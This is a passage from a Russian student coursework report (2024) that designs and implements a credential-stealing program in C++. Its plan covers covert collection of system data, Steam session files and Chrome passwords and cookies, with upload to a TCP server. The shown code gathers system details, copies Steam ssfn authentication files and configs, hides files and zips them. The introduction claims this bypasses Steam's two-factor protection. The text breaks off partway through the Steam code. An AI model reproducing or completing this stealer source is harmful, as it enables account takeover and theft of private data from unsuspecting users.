

МИНИСТЕРСТВО НАУКИ И ВЫСШЕГО ОБРАЗОВАНИЯ  
РОССИЙСКОЙ ФЕДЕРАЦИИ

ФЕДЕРАЛЬНОЕ ГОСУДАРСТВЕННОЕ БЮДЖЕТНОЕ  
ОБРАЗОВАТЕЛЬНОЕ УЧРЕЖДЕНИЕ ВЫСШЕГО ОБРАЗОВАНИЯ

**«БЕЛГОРОДСКИЙ ГОСУДАРСТВЕННЫЙ  
ТЕХНОЛОГИЧЕСКИЙ УНИВЕРСИТЕТ им. В.Г.ШУХОВА»  
(БГТУ им. В.Г. Шухова)**

Кафедра программного обеспечения вычислительной техники и  
автоматизированных систем

**Курсовой проект**

по дисциплине: «Основы программирования»

по теме: «Stealer: изучение и реализация модели вредоносной программы для поиска и  
передачи конфиденциальных файлов»

Выполнил: ст. группы ПВ-231  
Калашников Егор  
Проверил: Лукьянов А.М.

Белгород 2024г.

# Оглавление

|          |                                              |           |
|----------|----------------------------------------------|-----------|
| <b>1</b> | <b>Введение</b>                              | <b>3</b>  |
| <b>2</b> | <b>Постановка задачи</b>                     | <b>4</b>  |
| 2.1      | Цель . . . . .                               | 4         |
| 2.2      | Задачи . . . . .                             | 4         |
| 2.3      | Ожидаемый результат . . . . .                | 5         |
| <b>3</b> | <b>Описание инструментария</b>               | <b>6</b>  |
| 3.1      | Язык программирования . . . . .              | 6         |
| 3.2      | vsrkg . . . . .                              | 6         |
| <b>4</b> | <b>Алгоритм решения</b>                      | <b>7</b>  |
| <b>5</b> | <b>Реализация алгоритмов</b>                 | <b>8</b>  |
| 5.1      | Информация о системе . . . . .               | 8         |
| 5.2      | Генерация уникального имени файла . . . . .  | 14        |
| 5.3      | Работа с файлами и директориями . . . . .    | 15        |
| 5.4      | Сессия Steam . . . . .                       | 20        |
| 5.5      | Запись информации о системе в файл . . . . . | 25        |
| 5.6      | Расшифровка базы данных . . . . .            | 26        |
| 5.7      | Извлечение паролей и куки . . . . .          | 34        |
| 5.8      | Запись данных браузера в файл . . . . .      | 39        |
| 5.9      | Создание отчета . . . . .                    | 44        |
| 5.10     | Отправка файла на сервер . . . . .           | 45        |
| 5.11     | Основная программа . . . . .                 | 48        |
| 5.12     | Результат работы . . . . .                   | 50        |
| <b>6</b> | <b>Заключение</b>                            | <b>57</b> |
| <b>7</b> | <b>Список литературы</b>                     | <b>58</b> |
| <b>8</b> | <b>Приложение</b>                            | <b>59</b> |

# 1 Введение

“Вирусы”, “Малварь” или же просто “Вредоносное ПО” - это широкий спектр угроз, которые могут нанести непоправимый вред компьютерным системам, данным пользователей или даже целым корпорациям. Среди различных типов вредоносного ПО программы-стиллеры занимают особое место благодаря своей способности незаметно и быстро собирать конфиденциальные данные пользователей. В отличие от других видов вредоносного ПО, таких как, например, трояны типа RAT (Remote Access Trojan), стиллеры не требуют длительного присутствия в системе или взаимодействия с пользователем. Они работают в фоновом режиме, собирая данные и отправляя их злоумышленнику, что делает их особенно опасными.

Трояны предоставляют злоумышленнику удаленный доступ к компьютеру жертвы, что позволяет ему получить контроль над системой и данными. Однако, если пользователь подозревает наличие RAT на своем компьютере, он может отключить интернет, чтобы оборвать связь программы с злоумышленником, и удалить вредоносное ПО. Стиллеры же стоит запустить лишь один раз, и данные уже будут собраны и отправлены злоумышленнику. Даже если пользователь обнаружит и удалит вредоносное ПО, будет уже слишком поздно. Это делает стиллеры более опасными и труднообнаруживаемыми.

Самые распространенные данные, которые собирают стиллеры - это данные браузеров, данные о системе, а также данные о сессии Steam.

Steam - онлайн-сервис цифрового распространения компьютерных игр и программ, разработанный и поддерживаемый компанией Valve. Steam выполняет роль средства технической защиты авторских прав, платформы для многопользовательских игр и потокового вещания, а также социальной сети для игроков.

Сессия Steam — это состояние, в котором пользователь авторизован в клиенте Steam и может взаимодействовать с сервисами Steam, такими как магазин, библиотека игр и т.д. Сессия включает в себя различные данные, такие как файлы авторизации (ssfn), конфигурационные файлы (.vdf), а также информацию об установленных приложениях и их состоянии (запущенные, обновляемые и т.д.). Перехват сессии обусловлен наличием в клиенте двухфакторной аутентификации через мобильное приложение, что затрудняет вход в приложение только по логину и паролю, но с помощью файлов ssfn и .vdf эту защиту клиента можно легко обойти.

Все эти данные могут быть использованы для кражи личной информации, финансовых данных или доступа к игровым аккаунтам.

Стоит также отметить, что в своем проекте под “целью” я буду иметь ввиду компьютер, с которого собирается информация, а под “логом” — файл, содержащий собранные данные. Такое название используется в кругах людей, занимающихся “отработкой” логов, то есть обработкой и использованием собранных данных для дальнейшей продажи или других целей.

## 2 Постановка задачи

### 2.1 Цель


Цель данного курсового проекта - разработка программы, скрыто собирающей определенные данные о системе целевого компьютера, данные браузера Chrome (пароли, cookie), а также данные сессии Steam, и отправляющей их на tcp сервер.

### 2.2 Задачи

- Реализация логики поиска и сбора необходимых данных с компьютера цели
- Реализация алгоритма дешифровки базы данных Chromium браузеров
- Реализация отправки данных на сервер

## 2.3 Ожидаемый результат

В конечном итоге, мы должны получить на tcp сервере zip-файл (**Лог**). Имя “**лога**” будет состоять из имени компьютера и имени пользователя цели. Сам файл же должен будет иметь следующую структуру:



- System\_Info.txt - содержит информацию о системе цели:
  1. Внешний ip-адрес компьютера
  2. ip-адрес шлюза компьютера
  3. Имя пользователя
  4. Имя компьютера
  5. Информация об ОС (версия и разрядность)
  6. Дата и время создания **лога**
- Apps.txt - содержит информацию о приложениях, установленных в Steam на компьютере цели и их статусе (установлено, обновляется и др.)
- Passwords.txt - содержит пароли, сохраненные в браузере Google Chrome
- Cookies.txt - содержит данные cookie браузера Google Chrome
- log.log - содержит все cerr и cout выходы программы

## 3 Описание инструментария

### 3.1 Язык программирования

Для реализации проекта был выбран язык программирования C++ 14. Среда разработки - Visual Studio 2022.

В работе используются как стандартные библиотеки языка C++, так и дополнительные:

- *SQLiteCpp*

SQLiteCpp — это библиотека C++ для простой и удобной работы с базами данных SQLite. Она предоставляет безопасный и удобный интерфейс для выполнения SQL-запросов, работы с транзакциями и управления соединениями.

- *Crypto++*

Crypto++ — это библиотека, предоставляющая реализации большого количества криптографических алгоритмов.

- *jsoncpp*

JsonCpp — это библиотека для удобной работы с данными формата json в C++

- *minizip*

minizip — это небольшая библиотека для работы с ZIP-архивами, основанная на проекте zlib.

### 3.2 vcpkg

Для быстрой установки и интеграции в проект Visual Studio дополнительных библиотек воспользуемся специальной бесплатной утилитой с исходным кодом vcpkg. (<https://github.com/microsoft/vcpkg>)

## 4 Алгоритм решения

### 1. Сбор информации о системе:

- Получение имени компьютера, имени пользователя, версии операционной системы, временной директории и IP-адресов (внешнего и шлюза).
- Запись собранной информации в файл System\_Info.txt

### 2. Сбор данных о сессии Steam:

- Поиск и копирование файлов ssfn и конфигурационных файлов .vdf из директории Steam.
- Извлечение информации об установленных приложениях Steam и их статусе (запущенные, обновляемые и т.д.) из реестра Windows и их запись в файл Apps.txt

### 3. Сбор данных браузера Chrome:

- Извлечение зашифрованных паролей и куки из баз данных Chrome (Login Data и Cookies).
- Расшифровка данных с использованием мастер-ключа, извлеченного из файла Local State.
- Запись расшифрованных паролей и куки в файлы Passwords.txt и Cookies.txt

### 4. Создание ZIP-архива:

- Упаковка всех собранных данных в ZIP-архив.

### 5. Отправка данных на сервер:

- Отправка ZIP-архива на удаленный сервер по протоколу TCP.
- Удаление временных файлов и архива после успешной отправки.

## 5 Реализация алгоритмов

В первую очередь, начнем со сбора информации о системе цели:

### 5.1 Информация о системе

Создан класс `SystemInfo`, содержащий в себе функции, предназначенные для сбора информации:

`GetSysInfo.h`

```
1  #pragma once
2
3  #include <string>
4
5  using namespace std;
6
7  class SystemInfo {
8      public:
9          static string getComputerName();
10         static string getDateTime();
11         static string getUsername();
12         static string getWinVersion();
13         static string getBitVersion();
14         static string getSysVersion();
15         static string getTempDirectory();
16         static string getDefaultGateway();
17         static string getPublicIpAsync();
18     };
```

Реализация функций класса находится в файле `GetSysInfo.cpp`:

```
1  #define _CRT_SECURE_NO_WARNINGS
2
3  #include "GetSysInfo.h"
4  #include <windows.h>
5  #include <iostream>
6  #include <ctime>
7  #include <chrono>
8  #include <sstream>
9  #include <iomanip>
10 #include <lmcons.h>
11 #include <iphlpapi.h>
12 #include <winhttp.h>
13
14 #pragma comment(lib, "wbemuuid.lib")
15 #pragma comment(lib, "winhttp.lib")
```

```
#pragma comment(lib, "iphlpapi.lib")
```

### 1. Функция getComputerName()

С использованием WinAPI-функции GetComputerNameA(), получает имя компьютера. Возвращает имя компьютера в виде строки.

```
1 string SystemInfo::getComputerName() {
2     char buffer[MAX_COMPUTERNAME_LENGTH + 1];
3     DWORD size = sizeof(buffer);
4     if (!GetComputerNameA(buffer, &size)) {
5         throw runtime_error("Failed to get PC name");
6     }
7     string tmp = buffer;
8
9     return tmp;
10 }
11
```

### 2. Функция getDateTime()

С использованием chrono::system\_clock::now(), получает текущий момент времени в 24-часовом формате в виде объекта chrono::system\_clock::time\_point. Возвращает дату и время в виде строки в формате "YYYY-MM-DD HH:MM:SS".

```
1 string SystemInfo::getDateTime() {
2     auto now = chrono::system_clock::now();
3     time_t time = chrono::system_clock::to_time_t(now);
4     stringstream ss;
5     ss << put_time(localtime(&time), "%Y-%m-%d %H:%M:%S");
6     string timestamp = ss.str();
7
8     return timestamp;
9 }
```

### 3. Функция getUsername()

С использованием WinAPI-функции GetUserNameA, получает имя текущего пользователя системы. Возвращает имя пользователя в виде строки.

```
1 string SystemInfo::getUserName() {
2     char buffer[UNLEN + 1];
3     DWORD size = sizeof(buffer);
4     if (!GetUserNameA(buffer, &size)) {
5         throw runtime_error("Failed to get user name");
6     }
7     string tmp = buffer;
8 }
```

```

9     return tmp;
10 }

```

#### 4. Функция getWinVersion()

Функция считывает параметр ProductName по пути "HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion" из реестра Windows, с использованием WinAPI-функций RegOpenKeyExW и RegQueryValueExW. Этот параметр содержит в себе название версии Windows. Возвращает строку с названием версии Windows.

```

1  string SystemInfo::getWinVersion() {
2      try {
3          HKEY hkey;
4          LONG lRes = RegOpenKeyExW(HKEY_LOCAL_MACHINE, L"SOFTWARE\\Microsoft\\Windows
5              NT\\CurrentVersion", 0, KEY_READ, &hkey);
6
7          if (lRes == ERROR_SUCCESS) {
8              wchar_t szProdVer[100];
9              DWORD dwSize = sizeof(szProdVer);
10             lRes = RegQueryValueExW(hkey, L"ProductName", NULL, NULL, (LPBYTE)szProdVer,
11                 &dwSize);
12
13             if (lRes == ERROR_SUCCESS) {
14                 int length = WideCharToMultiByte(CP_UTF8, 0, szProdVer, -1, NULL, 0, NULL,
15                     NULL);
16                 if (length > 0) {
17                     char* utf8String = new char[length];
18                     WideCharToMultiByte(CP_UTF8, 0, szProdVer, -1, utf8String, length, NULL,
19                         NULL);
20                     string tmp = utf8String;
21                     delete[] utf8String;
22                     return tmp;
23                 }
24             }
25         }
26         throw runtime_error("Failed to get windows version name");
27     }
28     catch (exception& ex) {
29         cerr << ex.what() << endl;
30         return "System UNKNOWN";
31     }
32 }

```

## 5. Функция getBitVersion()

Функция считывает параметр Identifier по пути “HKEY\_LOCAL\_MACHINE\HARDWARE\DESCRIPTION\System\CentralProcessor” из реестра Windows аналогично функции getWinVersion(). Этот параметр содержит в себе разрядность Windows. Возвращает строку с разрядностью Windows (32 или 64 bit) или Unknown. Также учитывается тот факт, что иногда вместо 32 bit может быть указана разрядность x86, что эквивалентно 32-разрядной системе

```
1 string SystemInfo::getBitVersion() {
2     HKEY hkey;
3     LONG lRes = RegOpenKeyEx(HKEY_LOCAL_MACHINE, L"HARDWARE\\DESCRIPTION\\System\\
4     CentralProcessor\\0", 0, KEY_READ, &hkey);
5     if (lRes != ERROR_SUCCESS) {
6         return "(Unknown)";
7     }
8
9     char buf[1024] = { 0 };
10    DWORD bufSize = sizeof(buf);
11    lRes = RegQueryValueExW(hkey, L"Identifier", NULL, NULL, (LPBYTE)buf, &bufSize);
12    RegCloseKey(hkey);
13
14    if (lRes != ERROR_SUCCESS) {
15        return "(Unknown)";
16    }
17
18    string identifier = buf;
19    return identifier.find("x86") != string::npos ? "(32 bit)" : "(64 bit)";
20 }
```

## 6. Функция getSysVersion()

Объединяет результаты функций getWinVersion() и getBitVersion() для получения полного описания версии системы.

```
1 string SystemInfo::getSysVersion() {
2     return getWinVersion() + " " + getBitVersion();
3 }
```

## 7. Функция getTempDirectory()

С использованием WinAPI-функции GetTempPathA, получает путь к временной директории системы. Возвращает его в виде строки или выбрасывает исключение в случае ошибки.

```
1 string SystemInfo::getTempDirectory() {
2     char tempPath[MAX_PATH];
3
4     if (GetTempPathA(MAX_PATH, tempPath) == 0) {
5         throw runtime_error("Failed to get Temp directory path");
6     }
7     return tempPath;
8 }
```

## 8. Функция getDefaultGateway()

С использованием WinAPI-функции GetAdaptersInfo, получает IP-адрес шлюза по умолчанию. Возвращает IP-адрес шлюза в виде строки или сообщение об ошибке в случае сбоя

```
1 string SystemInfo::getDefaultGateway() {
2     PIP_ADAPTER_INFO pAdapterInfo;
3     PIP_ADAPTER_INFO pAdapter = NULL;
4     DWORD dwRetVal = 0;
5     ULONG uloutBufLn = sizeof(IP_ADAPTER_INFO);
6
7     pAdapterInfo = (IP_ADAPTER_INFO*)malloc(sizeof(IP_ADAPTER_INFO));
8     if (pAdapterInfo == NULL) {
9         return "Error allocating memory to call GetAdaptersInfo";
10    }
11
12    if (GetAdaptersInfo(pAdapterInfo, &uloutBufLn) == ERROR_BUFFER_OVERFLOW) {
13        free(pAdapterInfo);
14        pAdapterInfo = (IP_ADAPTER_INFO*)malloc(uloutBufLn);
15        if (pAdapterInfo == NULL) {
16            return "Error allocating memory to call GetAdaptersInfo\n";
17        }
18    }
19
20    if ((dwRetVal = GetAdaptersInfo(pAdapterInfo, &uloutBufLn)) == NO_ERROR) {
21        pAdapter = pAdapterInfo;
22        string gateway_address = pAdapter->GatewayList.IpAddress.String;
23        free(pAdapterInfo);
24        return gateway_address;
25    }
26    else {
27        free(pAdapterInfo);
28        return "GetAdaptersInfo failed with error: " + to_string(dwRetVal) + "\n";
29    }
30 }
```

## 9. Функция getPublicIpAsync()

С использованием WinHTTP API, получает внешний ip-адрес компьютера и возвращает его в виде строки. Внешний ip получается путем отправки HTTP-запроса к сервису api.ipify.org, который возвращает публичный IP-адрес клиента.

```
1 string SystemInfo::getPublicIpAsync() {
2     HINTERNET hSession = WinHttpOpen(L"User-Agent", WINHTTP_ACCESS_TYPE_DEFAULT_PROXY,
3         NULL, NULL, 0);
4     if (hSession == NULL) {
5         return "Request failed";
6     }
7     HINTERNET hConnect = WinHttpConnect(hSession, L"api.ipify.org",
8         INTERNET_DEFAULT_HTTPS_PORT, 0);
9     if (hConnect == NULL) {
10        WinHttpCloseHandle(hSession);
11        return "Request failed";
12    }
13    HINTERNET hRequest = WinHttpOpenRequest(hConnect, L"GET", L"/", NULL, NULL, NULL,
14        WINHTTP_FLAG_SECURE);
15    if (hRequest == NULL) {
16        WinHttpCloseHandle(hConnect);
17        WinHttpCloseHandle(hSession);
18        return "Request failed";
19    }
20    if (!WinHttpSendRequest(hRequest, NULL, 0, NULL, 0, 0, 0)) {
21        WinHttpCloseHandle(hRequest);
22        WinHttpCloseHandle(hConnect);
23        WinHttpCloseHandle(hSession);
24        return "Request failed";
25    }
26    if (!WinHttpReceiveResponse(hRequest, NULL)) {
27        WinHttpCloseHandle(hRequest);
28        WinHttpCloseHandle(hConnect);
29        WinHttpCloseHandle(hSession);
30        return "Request failed";
31    }
32    char buffer[1014];
33    DWORD bytesRead = 0;
34    WinHttpReadData(hRequest, buffer, sizeof(buffer), &bytesRead);
35    buffer[bytesRead] = '\0';
36    string result = buffer;
37    result.erase(result.find_last_not_of(" \n\r\t") + 1);
38    WinHttpCloseHandle(hRequest);
39    WinHttpCloseHandle(hConnect);
40    WinHttpCloseHandle(hSession);
41    return result;
42 }
```

## 5.2 Генерация уникального имени файла

Так как каждый **лог** должен будет иметь свое имя в зависимости от компьютера и имени пользователя цели, был создан класс StrUtils.

StringUtils.h

```
1  #pragma once
2  #include <string>
3
4  using namespace std;
5
6  class StrUtils {
7      public:
8          static string GenerateData();
9  };
```

Реализация функций класса находится в файле StringUtils.cpp:

```
1  #include "StringUtils.h"
2  #include "GetSysInfo.h"
3  #include <string>
```

### 1. string GenerateData()

Простая функция, которая, используя функции getUsername() и getComputerName() из созданного ранее класса SystemInfo, возвращает строку в формате ИмяКомпьютера-ИмяПользователя

```
1  string StrUtils::GenerateData() {
2      string username = SystemInfo::getUserName();
3      string computername = SystemInfo::getComputerName();
4
5      string result = computername + "-" + username;
6      return result;
7  }
```

## 5.3 Работа с файлами и директориями

Так как нам придется работать с файлами и директориями, был создан класс Filemgr:

Filemgr.h

```
1  #pragma once
2  #include <string>
3  #include <minizip/zip.h>
4
5  #define _SILENCE_EXPERIMENTAL_FILESYSTEM_DEPRECATION_WARNING
6  #include <experimental/filesystem>
7  namespace fs = std::experimental::filesystem;
8
9  using namespace std;
10
11 class Filemgr {
12     public:
13     static string WorkDirPath();
14     static bool CreateDir(string path);
15     static void HideFile(string path);
16     static void DeleteFileOrDir(string path);
17     static bool AddFolderToZip(const string& folderPath, const string& zipFilePath);
18 };
```

Реализация функций класса находится в файле Filemgr.cpp:

```
1  #include <shlobj.h>
2  #include <windows.h>
3  #include <iostream>
4  #include "GetSysInfo.h"
5  #include "StringUtils.h"
6  #include <minizip/zip.h>
7  #include <fstream>
8
9  #define _SILENCE_EXPERIMENTAL_FILESYSTEM_DEPRECATION_WARNING
10 #include <experimental/filesystem>
11 namespace fs = std::experimental::filesystem;
12
13 using namespace std;
```

1. Функция `WorkDirPath()` Используя функции `getTempDirectory()` из класса `SystemInfo` и `GenerateData()` из класса `StrUtils`, возвращает строку в формате “Путь к папке Temp + данные из `GenerateData`”. В папку по этому пути будут сохраняться данные, собранные программой.

```
1 string Filemgr::WorkDirPath() {
2     string tempPath = SystemInfo::getTempDirectory();
3     string dirName = StrUtils::GenerateData();
4
5     string result = tempPath + dirName;
6     return result;
7 }
```

2. Функция `CreateDir(string path)`

Принимает путь в формате строки и создает по нему директорию.

```
1 bool Filemgr::CreateDir(string path) {
2     try {
3         fs::create_directory(path);
4         return true;
5
6     }
7     catch (const exception&) {
8
9     }
10    return false;
11 }
```

3. Функция `HideFile(string path)`

Принимает путь к файлу (или директории) в формате строки и, используя WinAPI, устанавливает атрибут “Скрытый”, чтобы скрыть его в файловой системе.

```
1 void Filemgr::HideFile(string path) {
2     wstring wpath(path.begin(), path.end());
3
4     SetFileAttributesW(wpath.c_str(), FILE_ATTRIBUTE_HIDDEN);
5     DWORD attr = GetFileAttributesW(wpath.c_str());
6
7     if (attr == INVALID_FILE_ATTRIBUTES || !(attr & FILE_ATTRIBUTE_HIDDEN)) {
8         return;
9     }
10 }
```

#### 4. Функция DeleteFileOrDir(string path)

Принимает путь к файлу (или директории) в формате строки и удаляет его, используя WinAPI. (Если путь указывает на директорию, функция рекурсивно удаляет все файлы и поддиректории внутри нее, а затем удаляет саму директорию.)

```
1 void Filemgr::DeleteFileOrDir(string path) {
2     DWORD file_attribute = GetFileAttributesA(path.c_str());
3     if (file_attribute == INVALID_FILE_ATTRIBUTES) {
4         return;
5     }
6
7     if (file_attribute & FILE_ATTRIBUTE_DIRECTORY) {
8         string search_path = path + "\\*";
9         WIN32_FIND_DATA find_data;
10        HANDLE handle = FindFirstFileA(search_path.c_str(), &find_data);
11
12        if (handle != INVALID_HANDLE_VALUE) {
13            do {
14                if (strcmp(find_data.cFileName, ".") == 0 || strcmp(find_data.cFileName,
15                    "..") == 0) {
16                    continue;
17                }
18
19                string file_path = path + "\\" + find_data.cFileName;
20                DeleteFileOrDir(file_path);
21                RemoveDirectoryA(file_path.c_str());
22            } while (FindNextFileA(handle, &find_data) != 0);
23
24            FindClose(handle);
25        }
26
27        RemoveDirectoryA(path.c_str());
28    }
29    else {
30        DeleteFileA(path.c_str());
31    }
32 }
```

5. Функция AddFileToZip(zipFile zf, const fs::path& filePath, const fs::path& relativePath)

Эта функция не является членом класса Filemgr, но она необходима для работы функции AddFolderToZip.

Служит для добавления файла в zip-архив при помощи библиотеки minizip. Принимает дескриптор ZIP-архива (zf), путь к файлу (filePath) и относительный путь внутри архива (relativePath). Файл открывается, читается блоками и записывается в ZIP-архив.

```
1 void AddFileToZip(zipFile zf, const fs::path& filePath, const fs::path& relativePath) {
2     zip_fileinfo zi = { 0 };
3
4     if (zipOpenNewFileInZip(zf, relativePath.string().c_str(), &zi, nullptr,
5         0, nullptr, 0, nullptr, Z_DEFLATED, Z_DEFAULT_COMPRESSION) != ZIP_OK) {
6         return;
7     }
8
9     ifstream file(filePath, ios::binary);
10    if (!file) {
11        zipCloseFileInZip(zf);
12        return;
13    }
14
15    vector<char> buffer(1024 * 1024);
16    while (file) {
17        file.read(buffer.data(), buffer.size());
18        std::streamsize bytesRead = file.gcount();
19        if (bytesRead > 0) {
20            if (zipWriteInFileInZip(zf, buffer.data(), static_cast<unsigned int>(bytesRead))
21                != ZIP_OK) {
22                break;
23            }
24        }
25    }
26
27    zipCloseFileInZip(zf);
28 }
```

6. Функция AddDirectoryToZip(zipFile zf, const fs::path& dirPath, const fs::path& relativePath)

Эта функция также не является членом класса Filemgr и необходима для работы функции AddFolderToZip.

Принимает дескриптор ZIP-архива (zf), путь к директории (dirPath) и относительный путь внутри архива (relativePath). Используя библиотеку minizip, рекурсивно добавляет все файлы и поддиректории из указанной директории (dirPath) в zip-архив. Для добавления файлов использует функцию AddFileToZip.

```
1 void AddDirectoryToZip(zipFile zf, const fs::path& dirPath, const fs::path& relativePath) {
2     for (const auto& entry : fs::directory_iterator(dirPath)) {
3         const auto& entryPath = entry.path();
4         const auto& entryRelativePath = relativePath / entryPath.filename();
5
6         if (fs::is_directory(entryPath)) {
7             AddDirectoryToZip(zf, entryPath, entryRelativePath);
8         }
9         else if (fs::is_regular_file(entryPath)) {
10             AddFileToZip(zf, entryPath, entryRelativePath);
11         }
12     }
13 }
```

7. Функция AddFolderToZip(const string& folderPath, const string& zipFilePath)

Используя библиотеку minizip, создает Zip-архив по указанному пути (zipFilePath) и, с помощью функций AddDirectoryToZip и AddFileToZip, добавляет в него все файлы и поддиректории из указанной папки (folderPath)

```
1 bool Filemgr::AddFolderToZip(const string& folderPath, const string& zipFilePath) {
2     zipFile zf = zipOpen(zipFilePath.c_str(), APPEND_STATUS_CREATE);
3     if (zf == nullptr) {
4         return false;
5     }
6
7     AddDirectoryToZip(zf, folderPath, fs::path());
8
9     if (zipClose(zf, nullptr) != ZIP_OK) {
10         return false;
11     }
12
13     return true;
14 }
```

## 5.4 Сессия Steam

Для сбора данных о текущей сессии Steam был создан класс Steam:

Steam.h

```
1  #pragma once
2
3  #include <string>
4
5  using namespace std;
6
7  class Steam {
8      public:
9      static void SearchSteamFiles(string& path, string& destPath);
10     static bool GetSteamSession(string path);
11 };
```

Реализация функций класса находится в файле Steam.cpp:

```
1  #include "Steam.h"
2  #include "Filemgr.h"
3  #include <iostream>
4  #include <shlwapi.h>
5  #include <fstream>
6  #include <tchar.h>
7
8  #define _SILENCE_EXPERIMENTAL_FILESYSTEM_DEPRECATION_WARNING
9  #include <experimental/filesystem>
10 namespace fs = std::experimental::filesystem;
11
12 #pragma comment(lib, "Shlwapi.lib")
13
14 using namespace std;
```

### 1. SearchSteamFiles(string& path, string& destPath)

Используя WinAPI, рекурсивно ищет файлы в указанной директории и ее поддиректориях. Ищет файлы, имена которых начинаются с "ssfn". Найденные файлы копируются в указанную целевую директорию (destPath). Если файл успешно скопирован, выводится сообщение об успешном копировании, иначе - ошибка с ее кодом.

```
1  void Steam::SearchSteamFiles(string& path, string& destPath) {
2      string prefix("ssfn");
3
4      WIN32_FIND_DATA findData;
5      HANDLE hFind = FindFirstFileA((path + "\\*.").c_str(), &findData);
6
7      if (hFind == INVALID_HANDLE_VALUE) {
```

```

8         cout << "Failed to find first file\n";
9         return;
10    }
11    do {
12        if (findData.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY) {
13            if (strcmp(findData.cFileName, ".") != 0 && strcmp(findData.cFileName, "..") !=
14                0) {
15                string subPath = path + "\\\" + findData.cFileName;
16                SearchSteamFiles(subPath, destPath);
17            }
18        }
19        else {
20            string fileName(findData.cFileName);
21            if (fileName.length() >= prefix.length() && fileName.compare(0, prefix.length(),
22                prefix) == 0) {
23                string sourcePath = path + "\\\" + fileName;
24                string dPath = destPath + "\\\" + fileName;
25
26                if (CopyFileA(sourcePath.c_str(), dPath.c_str(), TRUE)) {
27                    cout << "Copied " << sourcePath << " to " << destPath << "\n";
28                }
29                else {
30                    DWORD lastError = GetLastError();
31                    cout << "Failed to copy " << sourcePath << " to " << destPath << " (" <<
32                        lastError << ")\n";
33                }
34            }
35        }
36    } while (FindNextFileA(hFind, &findData) != 0);
37
38    DWORD lastError = GetLastError();
39    if (lastError != ERROR_NO_MORE_FILES) {
40        cout << "Failed to find next file (" << lastError << ")\n";
41    }
42
43    FindClose(hFind);
44 }

```

## 2. Функция SearchSteamFiles(string& path, string& destPath)

Используя WinAPI, извлекает из реестра Windows информацию о текущей сессии Steam, включая путь к папке Steam, список установленных приложений и их статусы (установлены, запущены, обновляются). Информация о приложениях записывается в файл Apps.txt. Создает директории ssfn и configs в указанной директории (sSavePath) и копирует в них соответственно файлы ssfn (с помощью SearchSteamFiles) и конфигурационные файлы (.vdf).

```
1  bool Steam::GetSteamSession(string sSavePath) {
2      HKEY hKey;
3      LONG result = RegOpenKeyExA(HKEY_CURRENT_USER, "Software\\Valve\\Steam",
4          0, KEY_READ, &hKey);
5      if (result != ERROR_SUCCESS) {
6          cout << "Failed to open registry key: " << result << endl;
7          return false;
8      }
9
10     char szSteamPath[MAX_PATH] = { 0 };
11     DWORD dwSize = MAX_PATH;
12     result = RegQueryValueExA(hKey, "SteamPath", NULL, NULL, (BYTE*)szSteamPath, &dwSize);
13     if (result != ERROR_SUCCESS) {
14         cout << "Failed to query registry value: " << result << endl;
15         RegCloseKey(hKey);
16         return false;
17     }
18
19     if (!PathIsDirectoryA(szSteamPath)) {
20         cout << "Invalid steam path: " << szSteamPath << endl;
21         RegCloseKey(hKey);
22         return false;
23     }
24
25     if (!fs::create_directories(sSavePath)) {
26         return false;
27     }
28
29     HKEY hAppsKey;
30     result = RegOpenKeyExA(hKey, "Apps", 0, KEY_READ, &hAppsKey);
31     if (result != ERROR_SUCCESS) {
32         cout << "Failed to open registry key: " << result << endl;
33         RegCloseKey(hKey);
34     }
35
36     ofstream fout(sSavePath + "/Apps.txt");
37     if (!fout.is_open()) {
38         cout << "Failed to create Apps.txt" << endl;
39         RegCloseKey(hAppsKey);
40         RegCloseKey(hKey);
```

```

41     return false;
42 }
43
44 char szBuffer[MAX_PATH] = { 0 };
45 DWORD dwIndex = 0, dwBufferSize = MAX_PATH;
46 while (result = RegEnumKeyExA(hAppsKey, dwIndex, szBuffer, &dwBufferSize, NULL, NULL,
47     NULL, NULL) == ERROR_SUCCESS) {
48     HKEY hAppKey;
49     result = RegOpenKeyExA(hAppsKey, szBuffer, 0, KEY_READ, &hAppKey);
50     if (result != ERROR_SUCCESS) {
51         cout << "Failed to open registry key: " << result << endl;
52         continue;
53     }
54
55     DWORD dwValue;
56     char szName[MAX_PATH] = { 0 };
57     DWORD dwSize = MAX_PATH;
58     result = RegQueryValueExA(hAppKey, "Name", NULL, NULL, (BYTE*)szName, &dwSize);
59     if (result != ERROR_SUCCESS) {
60         strcpy_s(szName, "Unknown");
61     }
62
63     dwSize = sizeof(DWORD);
64     result = RegQueryValueExA(hAppKey, "Installed", NULL, NULL, (BYTE*)&dwValue, &dwSize);
65     if (result != ERROR_SUCCESS) {
66         dwValue = 0;
67     }
68
69     fout << "Application " << szName << endl;
70     fout << "\tGameID: " << szBuffer << endl;
71     fout << "\tInstalled: " << (dwValue == 1 ? "Yes" : "No") << endl;
72
73     dwSize = sizeof(DWORD);
74     result = RegQueryValueExA(hAppKey, "Running", NULL, NULL, (BYTE*)&dwValue, &dwSize);
75     if (result != ERROR_SUCCESS) {
76         dwValue = 0;
77     }
78
79     fout << "\tRunning: " << (dwValue == 1 ? "Yes" : "No") << endl;
80
81     dwSize = sizeof(DWORD);
82     result = RegQueryValueExA(hAppKey, "Updating", NULL, NULL, (BYTE*)&dwValue, &dwSize);
83     if (result != ERROR_SUCCESS) {
84         dwValue = 0;
85     }
86
